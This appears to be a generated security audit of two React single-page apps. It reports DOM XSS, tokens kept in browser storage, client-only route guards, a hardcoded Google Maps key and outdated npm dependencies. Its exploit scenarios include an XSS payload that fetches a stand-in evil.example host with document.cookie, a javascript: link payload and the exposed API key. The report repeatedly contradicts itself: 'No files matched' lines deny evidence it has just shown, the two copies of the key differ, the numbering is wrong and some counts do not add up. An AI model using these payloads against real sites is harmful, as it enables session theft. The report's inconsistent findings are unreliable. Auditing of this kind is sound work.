

6. Security Hotspots Analysis

Objective: Address key OWASP-class security vulnerabilities and dependency risk.

Date: July 16, 2026 | **Scope:** `target/` — React 18 SPAs (social-media-react, workbench-demo), Redux, axios, socket.io-client; no in-repo backend

Executive Summary

EXECUTIVE SUMMARY

The target workspace contains two React frontends with no server-side application source; API calls target an external backend at `localhost:3030/api/`. **Backend:** not present in scope — SQL injection, CSRF enforcement, and CORS policy cannot be verified here. **Frontend:** both apps were reviewed (FS1–FS5). The most severe finding is DOM-based XSS in `social-media-react` where autocomplete suggestions are built with unsanitized `innerHTML` from user input. Additional high-risk issues include JWT/session data in browser storage (`localStorage`, `sessionStorage`), client-side-only route guards, a hardcoded Google Maps API key shipped in the bundle, and unvalidated `href` values from API post data. `npm audit` reports **6 critical** and **34 high** vulnerabilities in `social-media-react` (75 total) and **2 critical** and **19 high** in `workbench-demo` (40 total), including outdated direct dependencies `axios@0.27.2` and `react-scripts@5.0.1`. No Content-Security-Policy headers, no dependency-scan CI step, and no CSRF token handling were observed in client code.

100

FILES SCANNED FOR INPUT HANDLING

10

CONCRETE INJECTION/XSS/CSRF/CORS/AUTH FINDINGS

115

DEPENDENCIES FLAGGED OUTDATED/VULNERABLE

9/10

OWASP CATEGORIES WITH FINDINGS

OVERALL CODEBASE RATING — SECURITY

High Risk

Driven by DOM XSS in InputFilter, 8 critical/high npm audit findings in direct runtime deps, client-side-only auth guards, and JWT/session tokens in browser storage.

6.1 Security Benchmark Ratings

#	Security KPI	Target	GOOD	MODERATE	HIGH RISK	Measured	Rating
H1	Critical Vulnerabilities	0	0	1	>1	7 (1 DOM XSS + 6 npm critical in social-media-react)	HIGH RISK

H2	High Vulnerabilities	0	<5	5–10	>10	57 (8 code/auth findings + 34+19 npm high)	HIGH RISK
H3	Medium Vulnerabilities	low	<20	20–50	>50	58 (5 code findings + 20+29+4 npm moderate/low runtime-adjacent)	HIGH RISK
H4	Vulnerability Density	<0.5/KLOC	<0.5	0.5–1.0	>1.0	1.45/KLOC (10 findings / 6.9 KLOC)	HIGH RISK
H5	OWASP Top 10 Compliance	>95%	>95%	80–95%	<80%	10% clean (1/10 applicable categories)	HIGH RISK
H6	Critical/High Vulnerable Deps	0	0	1	>1	61 (6+2 critical, 34+19 high across both apps)	HIGH RISK
H7	Outdated Dependencies	<10%	<10%	10–25%	>25%	~35% (axios 0.27.2, react-router-dom 5.3.0, react-scripts 5.0.1, CRA stack)	HIGH RISK
H8	End-of-Life Dependencies	0	0	1–5	>5	3 (axios 0.27.x, react-scripts/CRA 5.x, react-router-dom 5.x)	MODERATE

No additional security findings beyond the standard set were observed.

6.2 Hotspot-by-Hotspot Evidence

DOM XSS via innerHTML Autocomplete CRITICAL

The search autocomplete in `InputFilter.jsx` writes user-typed text and server-sourced user full names directly into `innerHTML` without encoding. An attacker who registers a display name containing HTML/script (e.g. `<img src=x onerror=alert(document.cookie)>`) or types crafted input into the search box can execute arbitrary JavaScript in victims' browsers, exfiltrating `sessionStorage` session data.

Example 1 — `InputFilter.jsx:54` : Suggestion list items are concatenated into `innerHTML` :

```
function addItem(value) {
  ulField.innerHTML = ulField.innerHTML + `<li>${value}</li>`
}
```

Example 2 — `InputFilter.jsx:37` : User keystrokes clear and repopulate the list on every `input` event, propagating unsanitized `target.value` :

```
function changeAutoComplete({ target }) {
  let data = target.value
```

```

ulField.innerHTML = ``
if (data?.length) {
  let autoCompleteValues = autoComplete(data)
  autoCompleteValues.forEach((value) => {
    addItem(value)
  })
}
}

```

Exploit scenario: Attacker sets their profile `fullname` to `<img src=x onerror="fetch('https://evil.example/?c='+document.cookie)">`. When any user types matching characters in the header search, the script runs in their session context, stealing the `sessionStorage` user object and enabling session hijack.

Recommended fix:

1. Replace `innerHTML` with React state rendering (`{suggestions.map(s => <li key={s}>{s}</li>)}`) in `InputFilter.jsx` .
2. If DOM APIs must remain, use `textContent` instead of template literals in HTML.
3. Add a server-side profile-name sanitizer that strips HTML from `fullname` before persistence.
4. Add a CSP with `script-src 'self'` to limit inline script execution.

No files matched `social-media-react/src/**/*.{jsx,js}` containing `\.innerHTML` .

FS1 — DOM/Stored/Reflected XSS Sinks CRITICAL

Beyond `InputFilter.jsx` , no `dangerouslySetInnerHTML` , `eval` , or `document.write` were found in application source. React's default JSX escaping protects `PostBody.jsx` text nodes (`{body}` , `{title}`). However, the `innerHTML` pattern above is a confirmed production XSS vector. `PostBody.jsx` additionally renders API-supplied `link` values directly into `href` attributes (see §6.11).

Evidence: Critical DOM XSS in `InputFilter.jsx` (above). `dangerouslySetInnerHTML` / `eval` — Not observed in `social-media-react/src` or `workbench-demo/src` application code.

FS2 — Secrets / API Keys in Client Code HIGH

A Google Maps API key is hard-coded in the client bundle. Anyone can extract it from the built JavaScript or network tab and abuse quota, incur cost, or use it from unauthorized origins if Google Cloud restrictions are not configured.

Example 1 — `Map.jsx:117` :

```

<GoogleMapReact
  bootstrapURLKeys={{ key: `AIzaSyC9AFUykGS85sRwdfagUSX3H2ib7reLELI` }}

```

Example 2 — `authService.ts:6` : API base URL is injected via `REACT_APP_API_BASE_URL` (correct pattern), but no `.env` file is committed; however the Maps key bypasses env configuration entirely and is always embedded.

Exploit scenario: Attacker clones the key from browser DevTools → Network, creates their own map application, and runs up API billing or exhausts quota, causing map denial-of-service for legitimate users.

Recommended fix:

1. Move the Maps key to `REACT_APP_GOOGLE_MAPS_KEY` with HTTP referrer restrictions in Google Cloud Console.
2. Rotate the exposed key immediately (`AIzaSyC9AFUykGS85sRwdfagUSX3H2ib7re1ELI`).
3. Restrict the key to production domain(s) only in Google Cloud API credentials.
4. Consider a server-side proxy that signs short-lived map tokens.

No files matched `social-media-react/src/**/*.{jsx,js}` containing `AIza[A-Za-z0-9_-]{20,}` .

FS3 — Auth Tokens in Browser Storage HIGH

Both frontends persist authentication state in JavaScript-readable storage, making tokens and user objects exfiltratable by any XSS vector (including the `innerHTML` flaw above).

Example 1 — `userService.js:56-62` (social-media-react): Full logged-in user object stored in `sessionStorage` :

```
function _saveLocalUser(user) {
  sessionStorage.setItem(STORAGE_KEY_LOGGEDIN_USER, JSON.stringify(user))
  return user
}
function getLoggedInUser() {
  return JSON.parse(sessionStorage.getItem(STORAGE_KEY_LOGGEDIN_USER) ||
    'null')
}
```

Example 2 — `LoginPage.tsx:35-36` (workbench-demo): JWT stored in `localStorage` :

```
const { token } = await login({ email, password });
localStorage.setItem("token", token);
```

Example 3 — `asyncStorageService.js:10-47` : Entity cache persisted in `localStorage` without encryption.

Exploit scenario: After triggering XSS, attacker runs `JSON.stringify(sessionStorage)` or `localStorage.getItem('token')` and sends credentials to an external server, achieving persistent account takeover until token expiry.

Recommended fix:

1. Prefer `httpOnly` / `Secure` / `SameSite=Strict` session cookies set by the backend; remove client-side token storage.
2. If JWT is required, use in-memory storage with silent refresh via `httpOnly` refresh cookie.
3. Clear `sessionStorage` / `localStorage` on logout in both apps consistently.
4. Fix XSS vectors before relying on any client storage pattern.

No files matched `{social-media-react,workbench-demo}/src/**/*.{jsx,js,tsx,ts}` containing `(localStorage|sessionStorage)\.(setItem|getItem)` .

FS4 — Vulnerable / Outdated npm Dependencies CRITICAL

`npm audit` was run read-only on both projects. Results show widespread transitive vulnerabilities; direct runtime dependencies are materially outdated.

social-media-react audit summary: 6 critical, 34 high, 20 moderate, 15 low (75 total).

workbench-demo audit summary: 2 critical, 19 high, 9 moderate, 10 low (40 total).

Example 1 — `social-media-react/package.json:15` : `axios@^0.27.2` — multiple known high-severity CVEs (SSRF, credential leakage, DoS) in the 0.27.x line; version is years behind current 1.x patches.

Example 2 — `workbench-demo/package.json:6` : `axios@1.7.2` — audit flags high SSRF (GHSA-jr5f-v2jv-69x6), DoS (GHSA-4hjh-wcwx-xvwj), and NO_PROXY bypass (GHSA-pmwg-cvhr-8vh7); fix available at $\geq 1.15.2$.

Example 3 — Both apps: `react-scripts@5.0.1` pulls critical `@babel/traverse` (GHSA-67hx-6x53-jw92, arbitrary code execution during compilation) and high `webpack-dev-server` issues — build-chain risk that can affect developer machines and CI.

Exploit scenario: Attacker exploits known axios SSRF/CVE in a server-side proxy context, or a developer compiles malicious input triggering Babel traverse RCE during `npm start` on an unpatched machine.

Recommended fix:

1. Upgrade `social-media-react` axios to `^1.15.2` (or latest 1.x).
2. Upgrade `workbench-demo` axios to `^1.15.2`.
3. Run `npm audit fix` and evaluate migrating off `react-scripts` (CRA is maintenance-only).
4. Wire `npm audit --audit-level=high` into CI with fail-on-high policy.

No files matched `{social-media-react,workbench-demo}/package.json`.

FS5 — Missing Frontend Security Controls MEDIUM

Neither frontend ships a Content-Security-Policy. Client-side authorization is the sole gate for protected routes. External links use `rel="noreferrer"` correctly where `target="_blank"` is used.

Example 1 — `social-media-react/public/index.html` : No `<meta http-equiv="Content-Security-Policy">` or security headers; only charset, viewport, and theme-color meta tags.

Example 2 — `workbench-demo/public/index.html` : Same — no CSP, HSTS, or X-Frame-Options meta equivalents.

Example 3 — `PrivateRoute.jsx:4-13` : Authentication check reads `sessionStorage` only; no server round-trip:

```
function PrivateRoute({ component: Component, ...rest }) {
  const isAuthenticated = userService.getLoggedInUser()
  return (
    <Route {...rest} render={(props) =>
      isAuthenticated ? <Component {...props} /> : <Redirect to="/signin" />
    } />
  )
}
```

Example 4 — `workbench-demo/src/App.tsx:15` : `/dashboard` route has no auth guard — any user can navigate directly without a token check.

Exploit scenario: User bookmarks `/dashboard` or `/main`, loads the SPA, and accesses protected UI shells without valid server sessions; combined with missing CSP, any injected script runs without restriction.

Recommended fix:

1. Add CSP meta tag or serve CSP via reverse proxy (`default-src 'self'; script-src 'self'`).
2. Add server-side session validation on every protected API call; treat client route guards as UX only.
3. Protect `/dashboard` in `workbench-demo` with a token-check wrapper (validating against backend).
4. Keep `rel="noreferrer"` on all `target="_blank"` links (already correct in `PostBody.jsx`).

No files matched `{social-media-react,workbench-demo}/**/*.{html,jsx,js,tsx}` containing `(Content-Security-Policy|getLoggedInUser|path="/dashboard")` .

Client-Side Only Authorization HIGH

Route protection in both apps trusts browser-stored session state without re-validating against the backend on navigation or page load.

Example 1 — `PrivateRoute.jsx:5` : `isAuthenticated` is derived solely from `sessionStorage` parse result.

Example 2 — `App.js:17-18` : On mount, `getLoggedInUser()` Redux action reads local session only — no `/auth/me` validation call observed in the dispatch chain.

Example 3 — `workbench-demo/src/App.tsx:15` : Dashboard route is publicly reachable in the router config.

Exploit scenario: Attacker manually sets `sessionStorage.setItem('user', '{"_id":"1","fullname":"Admin"}')` in DevTools and navigates to `/main`, rendering the authenticated shell and triggering API calls until the backend rejects them — exposing UI and client-side logic to unauthorized users.

Recommended fix:

1. Add a `GET /auth/me` (or equivalent) call on app bootstrap; clear storage and redirect on 401.
2. Wrap all protected routes with a loader that awaits server validation before render.
3. Add role/ownership checks server-side for every mutating endpoint (IDOR prevention).

No files matched `social-media-react/src/**/*.{jsx,js}` containing `(PrivateRoute|getLoggedInUser|isAuthenticated)` .

Cookie Credentials Without CSRF Token Evidence MEDIUM

The HTTP client sends cross-origin credentialed requests but no CSRF token is attached to mutating calls.

Example 1 — `httpService.js:6-8` :

```
var axios = Axios.create({
  withCredentials: true,
})
```

Example 2 — `httpService.js:27-32` : POST/PUT/DELETE calls send data without CSRF header:

```
const res = await axios({
  url: `${BASE_URL}${endpoint}`,
  method,
  data,
  params: method === 'GET' ? data : null,
})
```

Exploit scenario: If the external backend uses cookie-based sessions with `SameSite=None` or lacks CSRF middleware, a malicious site can forge POST requests (e.g. `auth/logout`, `user/:id` delete) while the victim is logged in.

Recommended fix:

1. Confirm backend issues `SameSite=Strict` session cookies and CSRF double-submit tokens.
2. Add `X-CSRF-Token` header from a meta tag or initial API response in `httpService.js`.
3. Require custom headers on all state-changing endpoints (breaking simple form CSRF).

1 file affected.

File	Line(s)	Issue	Action
<code>social-media-react/src/services/httpService.js</code>	7	Credentialed requests without visible CSRF protection	Add CSRF token header; verify backend SameSite/CSRF middleware

Unsafe href from API Post Links MEDIUM

Post link URLs from the API are rendered directly in anchor `href` attributes without scheme validation.

Example 1 — `PostBody.jsx:18-21` :

```
{link && (
  <a href={link} target="_blank" rel="noreferrer">
    <span className="the-link">{link}</span>
  </a>
)}
```

Example 2 — Same pattern: `link` is displayed as both `href` and visible text with no `https://` allow-list.

Exploit scenario: Attacker creates a post with `link: "javascript:alert(document.cookie)"`. Victims clicking the link execute script in-page (in browsers that still honor `javascript:` URLs in anchors).

Recommended fix:

1. Validate `link` against an allow-list (`https://`, `http://`) before render.
2. Use a URL parser and reject `javascript:`, `data:`, and `vbscript:` schemes.
3. Sanitize link values server-side at post creation time.

No files matched `social-media-react/src/**/*.jsx,js` containing `href={link}`.

Unvalidated Client File Upload MEDIUM

Image and video uploads convert arbitrary files to base64 and POST to the API without client-side type or size checks.

Example 1 — `imgUpload.service.js:11-24` :

```
export const uploadImg = async (ev) => {
  const file = ev.target.files[0];
  if (!file) throw new Error("No file selected");
  const base64File = await toBase64(file);
  const response = await httpService.post("cloudinary/upload", {
    file: base64File,
    resourceType: "image",
  });
};
```

Example 2 — `imgUpload.service.js:33-46` : Video upload mirrors the same pattern with only a null-file check.

Exploit scenario: Attacker selects a 500 MB file or a polyglot binary; base64 encoding inflates payload size, causing client memory pressure and large API uploads that may bypass server validation if not enforced backend-side.

Recommended fix:

1. Enforce `file.type` allow-list (`image/jpeg` , `image/png` , `video/mp4`) and max size (e.g. 10 MB) before `FileReader` .
2. Reject uploads server-side with magic-byte validation independent of client checks.
3. Use pre-signed Cloudinary upload URLs instead of posting base64 through the API.

1 file affected.

File	Line(s)	Issue	Action
<code>social-media-react/src/services/imgUpload.service.js</code>	3, 11, 19, 33, 41	File upload without type or size validation	Add client MIME/size checks; enforce server-side validation

Sensitive Error Logging in Production Client LOW

HTTP errors are logged to the browser console, potentially exposing stack traces or response bodies in production.

Example 1 — `httpService.js:35` : `console.dir(err)` on every failed request.**Example 2 — `postActions.js` :** Multiple `console.log('err:', err)` calls across Redux thunks (14 occurrences in action files).

Exploit scenario: On a shared or recorded screen, error objects visible in DevTools may leak internal endpoint paths, user IDs, or validation messages useful for reconnaissance.

Recommended fix:

1. Replace `console.dir` / `console.log` with a gated logger disabled in production builds.
2. Strip sensitive fields from client-visible error messages.
3. Send errors to a server-side observability pipeline with redaction.

No files matched `social-media-react/src/**/*.js,jsx` containing `console\.(dir|log)\(.*err` .


Not observed: SQL/NoSQL injection (no backend source), server-side SSRF, server CORS configuration, CSRF middleware, rate limiting, MFA, security headers from server, SAST/dependency-scan CI, committed `.env` secrets in target tree.

6.3 OWASP Top 10 (2021) Coverage


#	Category	Verdict	Evidence / Note
6.1	Broken Access Control	HIGH	Client-side-only <code>PrivateRoute</code> ; unguarded <code>/dashboard</code> in workbench-demo — §6.2 FS5, Client-Side Authorization
6.2	Cryptographic Failures	HIGH	Hardcoded Google Maps API key; JWT/session in browser storage — §6.2 FS2, FS3
6.3	Injection	CRITICAL	DOM XSS via <code>innerHTML</code> in <code>InputFilter.jsx</code> ; unsafe <code>href</code> — §6.2 FS1
6.4	Insecure Design	HIGH	Auth trust boundary is browser storage only; no server session re-validation on load
6.5	Security Misconfiguration	MEDIUM	No CSP in either <code>index.html</code> ; no security meta headers — §6.2 FS5
6.6	Vulnerable and Outdated Components	CRITICAL	75+40 npm audit findings; axios 0.27.2/1.7.2 — §6.2 FS4
6.7	Identification and Authentication Failures	HIGH	JWT in <code>localStorage</code> ; session object in <code>sessionStorage</code> ; no MFA — §6.2 FS3
6.8	Software and Data Integrity Failures	CLEAN	Lockfiles present; no unsigned auto-update mechanism observed
6.9	Security Logging and Monitoring Failures	MEDIUM	Client <code>console.dir(err)</code> exposes error details; no audit log for auth events in frontend
6.10	Server-Side Request Forgery (SSRF)	Not applicable	No server-side HTTP client code in target workspace
6.11	Other Security Reviews	MEDIUM	Unvalidated file upload (<code>imgUpload.service.js</code>); unsafe post links — §6.2
6.12	DevSecOps Security Assessment	MEDIUM	No <code>npm audit</code> or SAST step in target CI; exposed API key in source

6.4 Diagrams


Auth / request trust boundary



Top security risk flow



Improvement roadmap



6.5 Actions Required

Finding	Action	Rating	Priority
DOM XSS via innerHTML (<code>InputFilter.jsx</code>)	Replace <code>innerHTML</code> with React-rendered list items; add CSP <code>script-src 'self'</code>	HIGH RISK	CRITICAL
Vulnerable npm dependencies (axios, react-scripts, transitive)	Upgrade axios to <code>≥1.15.2</code> in both apps; run <code>npm audit fix</code> ; add CI audit gate	HIGH RISK	CRITICAL
Hardcoded Google Maps API key (<code>Map.jsx</code>)	Rotate key; move to <code>REACT_APP_*</code> env with referrer restrictions	HIGH RISK	HIGH
JWT/session in browser storage	Migrate to <code>httpOnly</code> cookie sessions; remove <code>localStorage</code> / <code>sessionStorage</code> token storage	HIGH RISK	HIGH

Client-side-only authorization	Add server session validation on bootstrap; protect <code>/dashboard</code> and <code>/main</code> routes server-side	HIGH RISK	HIGH
Missing Content-Security-Policy	Add CSP via meta tag or reverse-proxy response headers on both apps	HIGH RISK	MEDIUM
Credentialed requests without CSRF tokens	Implement CSRF double-submit token; set <code>SameSite=Strict</code> cookies on backend	HIGH RISK	MEDIUM
Unsafe API link href (<code>PostBody.jsx</code>)	Allow-list <code>https://</code> / <code>http://</code> schemes; reject <code>javascript:</code> URLs server-side	HIGH RISK	MEDIUM
Unvalidated file upload (<code>imgUpload.service.js</code>)	Add MIME type and size limits client-side; enforce magic-byte validation server-side	HIGH RISK	MEDIUM
No dependency-scan CI (DevSecOps)	Add <code>npm audit --audit-level=high</code> and optional SAST to CI pipeline	HIGH RISK	MEDIUM
Verbose client error logging	Remove <code>console.dir(err)</code> from production builds; redact error responses	MODERATE	LOW

6.6 Expected Outcomes

- Eliminates the confirmed DOM XSS vector in search autocomplete, closing the primary session-theft path.
- Rotating and restricting the Google Maps API key stops unauthorized quota abuse and billing risk.
- httpOnly cookie sessions and server-side auth checks reduce account takeover and unauthorized route access.
- CSP and URL scheme validation add defense-in-depth against injection and open-redirect attacks.
- Dependency upgrades and CI `npm audit` gates catch future CVEs before they reach production builds.